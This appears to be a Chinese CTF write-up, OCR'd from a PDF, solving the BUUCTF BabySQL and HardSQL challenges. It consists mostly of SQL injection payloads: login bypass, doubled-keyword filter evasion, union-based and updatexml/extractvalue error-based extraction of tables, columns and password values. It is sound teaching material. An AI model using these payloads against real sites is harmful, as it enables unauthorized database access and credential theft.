
尝试将密码注释掉，登录成功。

```
?username=admin' --+&password=1
```




查看报错信息，发现`or`被过滤

```
?username=admin' order by 3--+&password=1
```




尝试双写关键字绕过

```
?username=admin' oorrder by 2--+ &password=1
```




但是使用万能密码却可以登录成功

```
?username=admin' oorr  '1'='1--+ &password=1
```




继续尝试联合注入的语句，发现union select均被过滤

```
?username=admin' union select 1,2,3,4--+ &password=1
```




继续尝试双写关键字绕过，得到字段数为3

```
?username=admin' uniunionon seleselectct 1,2,3--+ &password=1
```




接着查看联合注入的回显位置

```
?username=1' uniunionon seleselectct 11,22,33--+ &password=1
```




继续查看数据库为`geek`

```
?username=1' uniunionon seleselectct 11,22,database()--+ &password=1
```




继续查看表名，发现`where、from、or`被过滤，均使用双写关键字绕过。得到表名为`b4bsql,geekuser`

```
?username=1' uniunionon selselectect 11,22,group_concat(table_name) frfromom infoorrmation_schema.tables whwhere
ere table_schema='geek'--+ &password=1
```




爆出表`b4bsql`中的字段名

```
?username=1' uniunionon selselectect 11,22,group_concat(column_name) frfromom infoorrmation_schema.columns whwhe
reere table_name='b4bsql'--+&password=1
```




爆出字段`b4bsql`字段中`paaword`的值，得到flag。

```
?username=1' uniunionon selselectect 11,22,group_concat(passwoorrd) frfromom geek.b4bsql--+&password=1
```



[极客大挑战 2019]HardSQL

1. 随便输入一个用户名和密码，查看`url`，发现为`get`传参方式。



2.


```
check.php?username=aaa&password=aaa'
```

尝试单引号发现出现报错，查看报错提示，猜测闭合方式为单引号

3. 经过测试，空格和注释符号均被注释，注释用%23进行绕过，而将空格使用（）来绕过。使用联合注入不太行，尝试报错注入。在用户名或密码处进行注入均可。

4. 爆库名

```
check.php?username=admin&password=aaa'or(updatexml(1,concat(0x7e,database()),1))%23

check.php?username=admin&password=admin'^extractvalue(1,concat(0x7e,database()))%23
```




```
admin'or(updatexml(1,concat(0x7e,(select(table_name)from(information_schema.tables)where(table_schema)like('geek
')),0x7e),1))%23
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

Load URL
Split URL
Execute

http://348ad4f9-00ec-4821-8527-530710ad2251.node4.buuoj.cn:81/check.php?username=admin&password=admin'or(updatexml(1,concat(0x7e,(select(table_name)from(information_schema.tables)where(table_schema)like('geek')),0x7e),1))%23

Post data Referer User Agent Cookies Clear All


```
admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1')),0x7e),1))%23
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

Load URL
Split URL
Execute

http://348ad4f9-00ec-4821-8527-530710ad2251.node4.buuoj.cn:81/check.php?username=admin&password=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1')),0x7e),1))%23


Post data Referer User Agent Cookies Clear All


```
admin'or(updatexml(1,concat(0x7e,(select(group_concat(id,'~',username,'~',password))from(H4rDsq1)),0x7e),1))%23
```

1. 空格被过滤可以使用 `/**/` 或者 `()` 绕过
2. `=` 号被过滤可以用 `like` 来绕过
3. `substring` 与 `mid` 被过滤可以用 `right` 与 `left` 来绕过

右边的flag

```
admin'or(updatexml(1,concat(0x7e,(select(right(password,25))from(H4rDsq1)),0x7e),1))%23
```



将两次得到的`flag`进行拼接即可。